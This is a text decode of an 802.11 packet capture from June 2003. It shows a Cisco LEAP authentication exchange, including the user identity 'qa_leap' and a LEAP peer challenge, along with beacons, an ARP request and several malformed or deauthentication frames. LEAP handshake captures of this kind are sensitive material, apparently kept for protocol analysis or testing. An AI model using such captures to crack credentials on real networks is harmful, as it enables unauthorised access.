            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 213
    Destination address: 00:0c:30:43:a9:07 (00:0c:30:43:a9:07)
    BSS Id: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Source address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Fragment number: 0
    Sequence number: 1651
Logical-Link Control
    DSAP: SNAP (0xaa)
    IG Bit: Individual
    SSAP: SNAP (0xaa)
    CR Bit: Command
    Control field: U, func = UI (0x03)
        000. 00.. = Unnumbered Information
        .... ..11 = Unnumbered frame
    Organization Code: Encapsulated Ethernet (0x000000)
    Type: 802.1X Authentication (0x888e)
802.1x Authentication
    Version: 1
    Type: EAP Packet (0)
    Length: 58
    Extensible Authentication Protocol
        Code: Request (1)
        Id: 17
        Length: 58
        Type: Identity [RFC2284] (1)
        Identity (53 bytes): \000networkid=Cisco_leap 350,nasid=AP350-
5a978c,portid=0

0000  08 02 d5 00 00 0c 30 43 a9 07 00 07 50 ca f4 17   ......0C....P...
0010  00 07 50 ca f4 17 30 67 aa aa 03 00 00 00 88 8e   ..P...0g........
0020  01 00 00 3a 01 11 00 3a 01 00 6e 65 74 77 6f 72   ...:...:..networ
0030  6b 69 64 3d 43 69 73 63 6f 5f 6c 65 61 70 20 33   kid=Cisco_leap 3
0040  35 30 2c 6e 61 73 69 64 3d 41 50 33 35 30 2d 35   50,nasid=AP350-5
0050  61 39 37 38 63 2c 70 6f 72 74 69 64 3d 30         a978c,portid=0

Frame 337 (10 bytes on wire, 10 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000336000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000336000 seconds
    Frame Number: 337
    Packet Length: 10 bytes
    Capture Length: 10 bytes
IEEE 802.11
    Type/Subtype: Acknowledgement (29)
    Frame Control: 0x00D4
        Version: 0
        Type: Control frame (1)
        Subtype: 13
        Flags: 0x0
```

```
            DS status: Not leaving DS or network is operating in AD-HOC mode
(To DS: 0  From DS: 0) (0x00)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 0
    Receiver address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)

0000  d4 00 00 00 00 07 50 ca f4 17                     ......P...

Frame 338 (92 bytes on wire, 92 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000337000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000337000 seconds
    Frame Number: 338
    Packet Length: 92 bytes
    Capture Length: 92 bytes
IEEE 802.11
    Type/Subtype: Beacon frame (8)
    Frame Control: 0x0080
        Version: 0
        Type: Management frame (0)
        Subtype: 8
        Flags: 0x0
            DS status: Not leaving DS or network is operating in AD-HOC mode
(To DS: 0  From DS: 0) (0x00)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 0
    Destination address: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
    Source address: 00:40:96:56:d6:2a (00:40:96:56:d6:2a)
    BSS Id: 00:40:96:56:d6:2a (00:40:96:56:d6:2a)
    Fragment number: 0
    Sequence number: 3205
IEEE 802.11 wireless LAN management frame
    Fixed parameters (12 bytes)
        Timestamp: 0x0000000343C2B238
        Beacon Interval: 0.102400 [Seconds]
        Capability Information: 0x0021
            .... ...1 = ESS capabilities: Transmitter is an AP
            .... ..0. = IBSS status: Transmitter belongs to a BSS
            ...0 .... = Privacy: AP/STA cannot support WEP
            ..1. .... = Short Preamble: Short preamble allowed
            .0.. .... = PBCC: PBCC modulation not allowed
            0... .... = Channel Agility: Channel agility not in use
            CFP participation capabilities: No point coordinator at AP
(0x0000)
    Tagged parameters (56 bytes)
        Tag Number: 0 (SSID parameter set)
        Tag length: 9
```

```
        Tag interpretation: Cisco 350
        Tag Number: 1 (Supported Rates)
        Tag length: 2
        Tag interpretation: Supported rates: 1.0(B) 5.5(B) [Mbit/sec]
        Tag Number: 3 (DS Parameter set)
        Tag length: 1
        Tag interpretation: Current Channel: 6
        Tag Number: 5 ((TIM) Traffic Indication Map)
        Tag length: 4
        Tag interpretation: DTIM count 1, DTIM period 2, Bitmap control 0x0,
(Bitmap suppressed)
        Tag Number: 133 (Reserved tag number)
        Tag length: 30
        Tag interpretation: Not interpreted

0000  80 00 00 00 ff ff ff ff ff ff 00 40 96 56 d6 2a  ...........@.V.*
0010  00 40 96 56 d6 2a 50 c8 38 b2 c2 43 03 00 00 00  .@.V.*P.8..C....
0020  64 00 21 00 00 09 43 69 73 63 6f 20 33 35 30 01  d.!...Cisco 350.
0030  02 82 8b 03 01 06 05 04 01 02 00 00 85 1e 00 00  ................
0040  4c 0d 07 00 ff 03 11 00 41 50 33 35 30 2d 35 36  L.......AP350-56
0050  64 36 32 61 00 00 00 00 01 00 00 22              d62a......."

Frame 339 (48 bytes on wire, 48 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000338000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000338000 seconds
    Frame Number: 339
    Packet Length: 48 bytes
    Capture Length: 48 bytes
IEEE 802.11
    Type/Subtype: Data (32)
    Frame Control: 0x0108
        Version: 0
        Type: Data frame (2)
        Subtype: 0
        Flags: 0x1
            DS status: Frame is entering DS (To DS: 1  From DS: 0) (0x01)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 117
    BSS Id: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Source address: 00:0c:30:43:a9:07 (00:0c:30:43:a9:07)
    Destination address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Fragment number: 0
    Sequence number: 68
Logical-Link Control
    DSAP: SNAP (0xaa)
    IG Bit: Individual
    SSAP: SNAP (0xaa)
    CR Bit: Command
    Control field: U, func = UI (0x03)
        000. 00.. = Unnumbered Information
        .... ..11 = Unnumbered frame
```

```
    Organization Code: Cisco IOS 9.0 Compatible (0x0000f8)
    Type: 802.1X Authentication (0x888e)
802.1x Authentication
    Version: 1
    Type: EAP Packet (0)
    Length: 12
    Extensible Authentication Protocol
        Code: Response (2)
        Id: 16
        Length: 12
        Type: Identity [RFC2284] (1)
        Identity (7 bytes): qa_leap

0000  08 01 75 00 00 07 50 ca f4 17 00 0c 30 43 a9 07   ..u...P.....0C..
0010  00 07 50 ca f4 17 40 04 aa aa 03 00 00 f8 88 8e   ..P...@.........
0020  01 00 00 0c 02 10 00 0c 01 71 61 5f 6c 65 61 70   .........qa_leap

Frame 340 (10 bytes on wire, 10 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000339000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000339000 seconds
    Frame Number: 340
    Packet Length: 10 bytes
    Capture Length: 10 bytes
IEEE 802.11
    Type/Subtype: Acknowledgement (29)
    Frame Control: 0x00D4
        Version: 0
        Type: Control frame (1)
        Subtype: 13
        Flags: 0x0
            DS status: Not leaving DS or network is operating in AD-HOC mode
(To DS: 0  From DS: 0) (0x00)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 0
    Receiver address: 00:0c:30:43:a9:07 (00:0c:30:43:a9:07)

0000  d4 00 00 00 00 0c 30 43 a9 07                    ......0C..

Frame 341 (48 bytes on wire, 48 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000340000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000340000 seconds
    Frame Number: 341
    Packet Length: 48 bytes
    Capture Length: 48 bytes
IEEE 802.11
    Type/Subtype: Data (32)
    Frame Control: 0x0108
        Version: 0
        Type: Data frame (2)
        Subtype: 0
```

```
        Flags: 0x1
            DS status: Frame is entering DS (To DS: 1  From DS: 0) (0x01)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 117
    BSS Id: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Source address: 00:0c:30:43:a9:07 (00:0c:30:43:a9:07)
    Destination address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Fragment number: 0
    Sequence number: 69
Logical-Link Control
    DSAP: SNAP (0xaa)
    IG Bit: Individual
    SSAP: SNAP (0xaa)
    CR Bit: Command
    Control field: U, func = UI (0x03)
        000. 00.. = Unnumbered Information
        .... ..11 = Unnumbered frame
    Organization Code: Cisco IOS 9.0 Compatible (0x0000f8)
    Type: 802.1X Authentication (0x888e)
802.1x Authentication
    Version: 1
    Type: EAP Packet (0)
    Length: 12
    Extensible Authentication Protocol
        Code: Response (2)
        Id: 17
        Length: 12
        Type: Identity [RFC2284] (1)
        Identity (7 bytes): qa_leap

0000  08 01 75 00 00 07 50 ca f4 17 00 0c 30 43 a9 07   ..u...P.....0C..
0010  00 07 50 ca f4 17 50 04 aa aa 03 00 00 f8 88 8e   ..P...P.........
0020  01 00 00 0c 02 11 00 0c 01 71 61 5f 6c 65 61 70   .........qa_leap

Frame 342 (10 bytes on wire, 10 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000341000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000341000 seconds
    Frame Number: 342
    Packet Length: 10 bytes
    Capture Length: 10 bytes
IEEE 802.11
    Type/Subtype: Acknowledgement (29)
    Frame Control: 0x00D4
        Version: 0
        Type: Control frame (1)
        Subtype: 13
        Flags: 0x0
            DS status: Not leaving DS or network is operating in AD-HOC mode
(To DS: 0  From DS: 0) (0x00)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
```

```
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 0
    Receiver address: 00:0c:30:43:a9:07 (00:0c:30:43:a9:07)

0000  d4 00 00 00 00 0c 30 43 a9 07                    ......0C..

Frame 343 (220 bytes on wire, 220 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000342000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000342000 seconds
    Frame Number: 343
    Packet Length: 220 bytes
    Capture Length: 220 bytes
IEEE 802.11
    Type/Subtype: Data + Acknowledgement (No data) (37)
    Frame Control: 0x6A59
        Version: 1
        Type: Data frame (2)
        Subtype: 5
        Flags: 0x6A
            DS status: Frame is exiting DS (To DS: 0  From DS: 1) (0x02)
            .... .0.. = More Fragments: This is the last fragment
            .... 1... = Retry: Frame is being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..1. .... = More Data: Data is buffered for STA at AP
            .1.. .... = WEP flag: WEP is enabled
            0... .... = Order flag: Not strictly ordered
    Duration: 15800
    Destination address: 04:6b:79:8e:c3:c2 (04:6b:79:8e:c3:c2)
    BSS Id: 03:b0:ca:3a:81:9d (03:b0:ca:3a:81:9d)
    Source address: 81:a1:73:c2:0a:47 (81:a1:73:c2:0a:47)
    Fragment number: 15
    Sequence number: 3271

0000  59 6a b8 3d 04 6b 79 8e c3 c2 03 b0 ca 3a 81 9d   Yj.=.ky......:..
0010  81 a1 73 c2 0a 47 7f cc 8b 55 e5 43 e7 91 14 a6   ..s..G...U.C....
0020  38 f2 26 9e 9d ef c5 c3 64 5c 91 1f 31 f8 b0 73   8.&.....d\..1..s
0030  94 00 aa 6d 06 4c 37 c5 f5 ac ce a4 06 e4 57 01   ...m.L7.......W.
0040  dc eb 84 41 b4 89 b5 65 6e e5 55 90 a3 3b 89 0c   ...A...en.U..;..
0050  58 dd 49 ff 3e 59 df 0f c8 f9 4e f6 2d fc a5 84   X.I.>Y....N.-...
0060  ab 90 e1 3d 12 eb 8c 7d 6e 65 a4 11 8c 1e 4e 9a   ...=...}ne....N.
0070  39 17 a4 d5 28 86 e3 cf c8 c7 d0 02 45 68 4c 0f   9...(.......EhL.
0080  a7 12 ff 86 f4 64 82 6a 73 ba 3c 71 82 02 e9 91   .....d.js.<q....
0090  8e 1f ef e0 78 19 13 d8 84 19 5f 17 90 75 d0 90   ....x....._..u..
00a0  cb ba 4b 40 a6 ad 21 d5 af 1d c0 b3 69 35 4a c3   ..K@..!.....i5J.
00b0  f5 22 49 aa 88 b7 e8 7a 6c 6b 63 1b dc 8d 95 2a   ."I....zlkc....*
00c0  92 3d e2 fa bb 48 80 a2 50 4a 00 d6 09 8d 22 47   .=...H..PJ...."G
00d0  91 35 8e 37 d5 c3 62 25 10 3f f0 c3               .5.7..b%.?..

Frame 344 (24 bytes on wire, 24 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000343000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000343000 seconds
    Frame Number: 344
```

```
    Packet Length: 24 bytes
    Capture Length: 24 bytes
IEEE 802.11
    Type/Subtype: Unknown (45)
    Frame Control: 0x1ADB
        Version: 3
        Type: Data frame (2)
        Subtype: 13
        Flags: 0x1A
            DS status: Frame is exiting DS (To DS: 0  From DS: 1) (0x02)
            .... .0.. = More Fragments: This is the last fragment
            .... 1... = Retry: Frame is being retransmitted
            ...1 .... = PWR MGT: STA will go to sleep
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 10168
    Destination address: f4:9d:c8:01:87:62 (f4:9d:c8:01:87:62)
    BSS Id: f2:5a:0a:05:97:41 (f2:5a:0a:05:97:41)
    Source address: 18:6b:25:3c:05:65 (18:6b:25:3c:05:65)
    Fragment number: 0
    Sequence number: 2596
[Malformed Packet: LLC]

0000  db 1a b8 27 f4 9d c8 01 87 62 f2 5a 0a 05 97 41   ...'.....b.Z...A
0010  18 6b 25 3c 05 65 40 a2                           .k%<.e@.

Frame 345 (30 bytes on wire, 30 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000344000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000344000 seconds
    Frame Number: 345
    Packet Length: 30 bytes
    Capture Length: 30 bytes
IEEE 802.11
    Type/Subtype: Unknown (21)
    Frame Control: 0x0755
        Version: 1
        Type: Control frame (1)
        Subtype: 5
        Flags: 0x7
            DS status: Frame part of WDS (To DS: 1  From DS: 1) (0x03)
            .... .1.. = More Fragments: More fragments follow
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 11990

0000  55 07 d6 2e ef 27 a8 8b 81 b3 32 7a df 5b f8 92   U....'....2z.[..
0010  00 06 25 0c 67 7a 10 61 41 42 4e 00 ff 53         ..%.gz.aABN..S

Frame 346 (24 bytes on wire, 24 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000345000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000345000 seconds
```

```
    Frame Number: 346
    Packet Length: 24 bytes
    Capture Length: 24 bytes
IEEE 802.11
    Type/Subtype: Data + CF-Acknowledgement (33)
    Frame Control: 0x761B
        Version: 3
        Type: Data frame (2)
        Subtype: 1
        Flags: 0x76
            DS status: Frame is exiting DS (To DS: 0  From DS: 1) (0x02)
            .... .1.. = More Fragments: More fragments follow
            .... 0... = Retry: Frame is not being retransmitted
            ...1 .... = PWR MGT: STA will go to sleep
            ..1. .... = More Data: Data is buffered for STA at AP
            .1.. .... = WEP flag: WEP is enabled
            0... .... = Order flag: Not strictly ordered
    Duration: 56720
    Destination address: 32:79:da:ed:24:8a (32:79:da:ed:24:8a)
    BSS Id: 00:3b:89:9b:f6:fb (00:3b:89:9b:f6:fb)
    Source address: 18:c6:96:56:d6:2a (18:c6:96:56:d6:2a)
    Fragment number: 0
    Sequence number: 3072
[Malformed Packet: IEEE 802.11]

0000  1b 76 90 dd 32 79 da ed 24 8a 00 3b 89 9b f6 fb   .v..2y..$..;....
0010  18 c6 96 56 d6 2a 00 c0                           ...V.*..

Frame 347 (78 bytes on wire, 78 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000346000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000346000 seconds
    Frame Number: 347
    Packet Length: 78 bytes
    Capture Length: 78 bytes
IEEE 802.11
    Type/Subtype: Data + Acknowledgement (No data) (37)
    Frame Control: 0xBA5A
        Version: 2
        Type: Data frame (2)
        Subtype: 5
        Flags: 0xBA
            DS status: Frame is exiting DS (To DS: 0  From DS: 1) (0x02)
            .... .0.. = More Fragments: This is the last fragment
            .... 1... = Retry: Frame is being retransmitted
            ...1 .... = PWR MGT: STA will go to sleep
            ..1. .... = More Data: Data is buffered for STA at AP
            .0.. .... = WEP flag: WEP is disabled
            1... .... = Order flag: Strictly ordered
    Duration: 39212
    Destination address: 67:4b:e4:06:ed:bf (67:4b:e4:06:ed:bf)
    BSS Id: b6:f8:f7:ca:18:bf (b6:f8:f7:ca:18:bf)
    Source address: bc:2d:87:ba:bd:74 (bc:2d:87:ba:bd:74)
    Fragment number: 2
    Sequence number: 3827

0000  5a ba 2c 99 67 4b e4 06 ed bf b6 f8 f7 ca 18 bf   Z.,.gK..........
```

```
0010  bc 2d 87 ba bd 74 32 ef e6 54 55 d8 43 20 cb 09   .-...t2..TU.C ..
0020  d3 3e 57 63 64 5a 7b 1b 9e 29 62 79 ae bf 37 70   .>WcdZ{..)by..7p
0030  ff 8e c2 69 27 97 ff 09 1d d3 70 e5 5b fd 1e 2c   ...i'.....p.[..,
0040  d0 a8 e8 7a b8 64 50 b7 58 c0 12 d0 92 49         ...z.dP.X....I

Frame 348 (78 bytes on wire, 78 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000347000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000347000 seconds
    Frame Number: 348
    Packet Length: 78 bytes
    Capture Length: 78 bytes
IEEE 802.11
    Type/Subtype: Unknown (44)
    Frame Control: 0xAEC8
        Version: 0
        Type: Data frame (2)
        Subtype: 12
        Flags: 0xAE
            DS status: Frame is exiting DS (To DS: 0  From DS: 1) (0x02)
            .... .1.. = More Fragments: More fragments follow
            .... 1... = Retry: Frame is being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..1. .... = More Data: Data is buffered for STA at AP
            .0.. .... = WEP flag: WEP is disabled
            1... .... = Order flag: Strictly ordered
    Duration: 51516
    Destination address: 39:65:5e:b1:72:a5 (39:65:5e:b1:72:a5)
    BSS Id: fe:90:0d:01:cd:a2 (fe:90:0d:01:cd:a2)
    Source address: 48:d1:87:b0:8c:a7 (48:d1:87:b0:8c:a7)
    Fragment number: 9
    Sequence number: 3474
Data (54 bytes)

0000  c8 ae 3c c9 39 65 5e b1 72 a5 fe 90 0d 01 cd a2   ..<.9e^.r.......
0010  48 d1 87 b0 8c a7 29 d9 4e 09 d3 ca ca 60 9c 3a   H.....).N....`.:
0020  17 2a dd d7 d7 b9 35 65 24 5b cc cf 5f d1 d4 0a   .*....5e$[.._...
0030  f6 6c 8d 34 55 93 44 d5 61 2b c8 08 52 31 cb 04   .l.4U.D.a+..R1..
0040  87 39 12 c7 73 98 77 0d 19 a2 ce 0f 21 22         .9..s.w.....!"

Frame 349 (24 bytes on wire, 24 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000348000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000348000 seconds
    Frame Number: 349
    Packet Length: 24 bytes
    Capture Length: 24 bytes
IEEE 802.11
    Type/Subtype: Data + CF-Acknowledgement (33)
    Frame Control: 0x761B
        Version: 3
        Type: Data frame (2)
        Subtype: 1
        Flags: 0x76
            DS status: Frame is exiting DS (To DS: 0  From DS: 1) (0x02)
            .... .1.. = More Fragments: More fragments follow
            .... 0... = Retry: Frame is not being retransmitted
```

```
            ...1 .... = PWR MGT: STA will go to sleep
            ..1. .... = More Data: Data is buffered for STA at AP
            .1.. .... = WEP flag: WEP is enabled
            0... .... = Order flag: Not strictly ordered
    Duration: 11586
    Destination address: 75:70:f9:fa:ef:d3 (75:70:f9:fa:ef:d3)
    BSS Id: 33:97:84:a9:e9:52 (33:97:84:a9:e9:52)
    Source address: b6:d8:25:3c:05:65 (b6:d8:25:3c:05:65)
    Fragment number: 0
    Sequence number: 2698
[Malformed Packet: IEEE 802.11]

0000  1b 76 42 2d 75 70 f9 fa ef d3 33 97 84 a9 e9 52   .vB-up....3....R
0010  b6 d8 25 3c 05 65 a0 a8                          ..%<.e..

Frame 350 (30 bytes on wire, 30 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000349000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000349000 seconds
    Frame Number: 350
    Packet Length: 30 bytes
    Capture Length: 30 bytes
IEEE 802.11
    Type/Subtype: Unknown (23)
    Frame Control: 0xC674
        Version: 0
        Type: Control frame (1)
        Subtype: 7
        Flags: 0xC6
            DS status: Frame is exiting DS (To DS: 0  From DS: 1) (0x02)
            .... .1.. = More Fragments: More fragments follow
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .1.. .... = WEP flag: WEP is enabled
            1... .... = Order flag: Strictly ordered
    Duration: 5140

0000  74 c6 14 14 a3 18 f0 27 a1 16 bf f3 85 de 48 a3   t......'......H.
0010  00 06 25 0c 67 7a e0 5e 2d 5b dd 12 05 f5         ..%.gz.^-[....

Frame 351 (24 bytes on wire, 24 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000350000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000350000 seconds
    Frame Number: 351
    Packet Length: 24 bytes
    Capture Length: 24 bytes
IEEE 802.11
    Type/Subtype: Deauthentication (12)
    Frame Control: 0x8FC2
        Version: 2
        Type: Management frame (0)
        Subtype: 12
        Flags: 0x8F
            DS status: Frame part of WDS (To DS: 1  From DS: 1) (0x03)
            .... .1.. = More Fragments: More fragments follow
```

```
            .... 1... = Retry: Frame is being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            1... .... = Order flag: Strictly ordered
    Duration: 42845
    Destination address: 02:79:1f:77:6c:8d (02:79:1f:77:6c:8d)
    Source address: bd:8b:04:73:9f:63 (bd:8b:04:73:9f:63)
    BSS Id: c4:51:96:56:d6:2a (c4:51:96:56:d6:2a)
    Fragment number: 0
    Sequence number: 3177

0000  c2 8f 5d a7 02 79 1f 77 6c 8d bd 8b 04 73 9f 63   ..]..y.wl....s.c
0010  c4 51 96 56 d6 2a 90 c6                           .Q.V.*..

Frame 352 (78 bytes on wire, 78 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000351000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000351000 seconds
    Frame Number: 352
    Packet Length: 78 bytes
    Capture Length: 78 bytes
IEEE 802.11
    Type/Subtype: Data (32)
    Frame Control: 0x0208
        Version: 0
        Type: Data frame (2)
        Subtype: 0
        Flags: 0x2
            DS status: Frame is exiting DS (To DS: 0  From DS: 1) (0x02)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 0
    Destination address: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
    BSS Id: 00:40:96:56:d6:2a (00:40:96:56:d6:2a)
    Source address: 00:09:43:58:8e:3f (00:09:43:58:8e:3f)
    Fragment number: 0
    Sequence number: 3206
Logical-Link Control
    DSAP: SNAP (0xaa)
    IG Bit: Individual
    SSAP: SNAP (0xaa)
    CR Bit: Command
    Control field: U, func = UI (0x03)
        000. 00.. = Unnumbered Information
        .... ..11 = Unnumbered frame
    Organization Code: Encapsulated Ethernet (0x000000)
    Type: ARP (0x0806)
Address Resolution Protocol (request)
    Hardware type: Ethernet (0x0001)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
```

```
    Opcode: request (0x0001)
    Sender MAC address: 00:09:43:58:8e:3f (00:09:43:58:8e:3f)
    Sender IP address: 172.16.96.201 (172.16.96.201)
    Target MAC address: 00:00:00:00:00:00 (00:00:00:00:00:00)
    Target IP address: 172.16.96.221 (172.16.96.221)

0000  08 02 00 00 ff ff ff ff ff ff 00 40 96 56 d6 2a   ...........@.V.*
0010  00 09 43 58 8e 3f 60 c8 aa aa 03 00 00 00 08 06   ..CX.?`.........
0020  00 01 08 00 06 04 00 01 00 09 43 58 8e 3f ac 10   ..........CX.?..
0030  60 c9 00 00 00 00 00 00 ac 10 60 dd 00 00 00 00   `.........`.....
0040  00 00 00 00 00 00 00 00 00 00 00 00 00 00         ..............

Frame 353 (59 bytes on wire, 59 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000352000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000352000 seconds
    Frame Number: 353
    Packet Length: 59 bytes
    Capture Length: 59 bytes
IEEE 802.11
    Type/Subtype: Data (32)
    Frame Control: 0x0208
        Version: 0
        Type: Data frame (2)
        Subtype: 0
        Flags: 0x2
            DS status: Frame is exiting DS (To DS: 0  From DS: 1) (0x02)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 213
    Destination address: 00:0c:30:43:a9:07 (00:0c:30:43:a9:07)
    BSS Id: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Source address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Fragment number: 0
    Sequence number: 1652
Logical-Link Control
    DSAP: SNAP (0xaa)
    IG Bit: Individual
    SSAP: SNAP (0xaa)
    CR Bit: Command
    Control field: U, func = UI (0x03)
        000. 00.. = Unnumbered Information
        .... ..11 = Unnumbered frame
    Organization Code: Encapsulated Ethernet (0x000000)
    Type: 802.1X Authentication (0x888e)
802.1x Authentication
    Version: 1
    Type: EAP Packet (0)
    Length: 23
    Extensible Authentication Protocol
        Code: Request (1)
        Id: 18
        Length: 23
```

```
        Type: EAP-Cisco Wireless (LEAP) [Norman] (17)
        Version: 1
        Reserved: 0
        Count: 8
        Peer Challenge [8] Random Value:"0786AEA0215BC30A"
        Name (7 bytes): qa_leap

0000  08 02 d5 00 00 0c 30 43 a9 07 00 07 50 ca f4 17   ......0C....P...
0010  00 07 50 ca f4 17 40 67 aa aa 03 00 00 00 88 8e   ..P...@g........
0020  01 00 00 17 01 12 00 17 11 01 00 08 07 86 ae a0   ................
0030  21 5b c3 0a 71 61 5f 6c 65 61 70                  ![..qa_leap

Frame 354 (10 bytes on wire, 10 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000353000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000353000 seconds
    Frame Number: 354
    Packet Length: 10 bytes
    Capture Length: 10 bytes
IEEE 802.11
    Type/Subtype: Acknowledgement (29)
    Frame Control: 0x00D4
        Version: 0
        Type: Control frame (1)
        Subtype: 13
        Flags: 0x0
            DS status: Not leaving DS or network is operating in AD-HOC mode
(To DS: 0  From DS: 0) (0x00)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 0
    Receiver address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)

0000  d4 00 00 00 00 07 50 ca f4 17                    ......P...

Frame 355 (75 bytes on wire, 75 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000354000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000354000 seconds
    Frame Number: 355
    Packet Length: 75 bytes
    Capture Length: 75 bytes
IEEE 802.11
    Type/Subtype: Data (32)
    Frame Control: 0x0108
        Version: 0
        Type: Data frame (2)
        Subtype: 0
        Flags: 0x1
            DS status: Frame is entering DS (To DS: 1  From DS: 0) (0x01)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
```

```
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 117
    BSS Id: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Source address: 00:0c:30:43:a9:07 (00:0c:30:43:a9:07)
    Destination address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Fragment number: 0
    Sequence number: 70
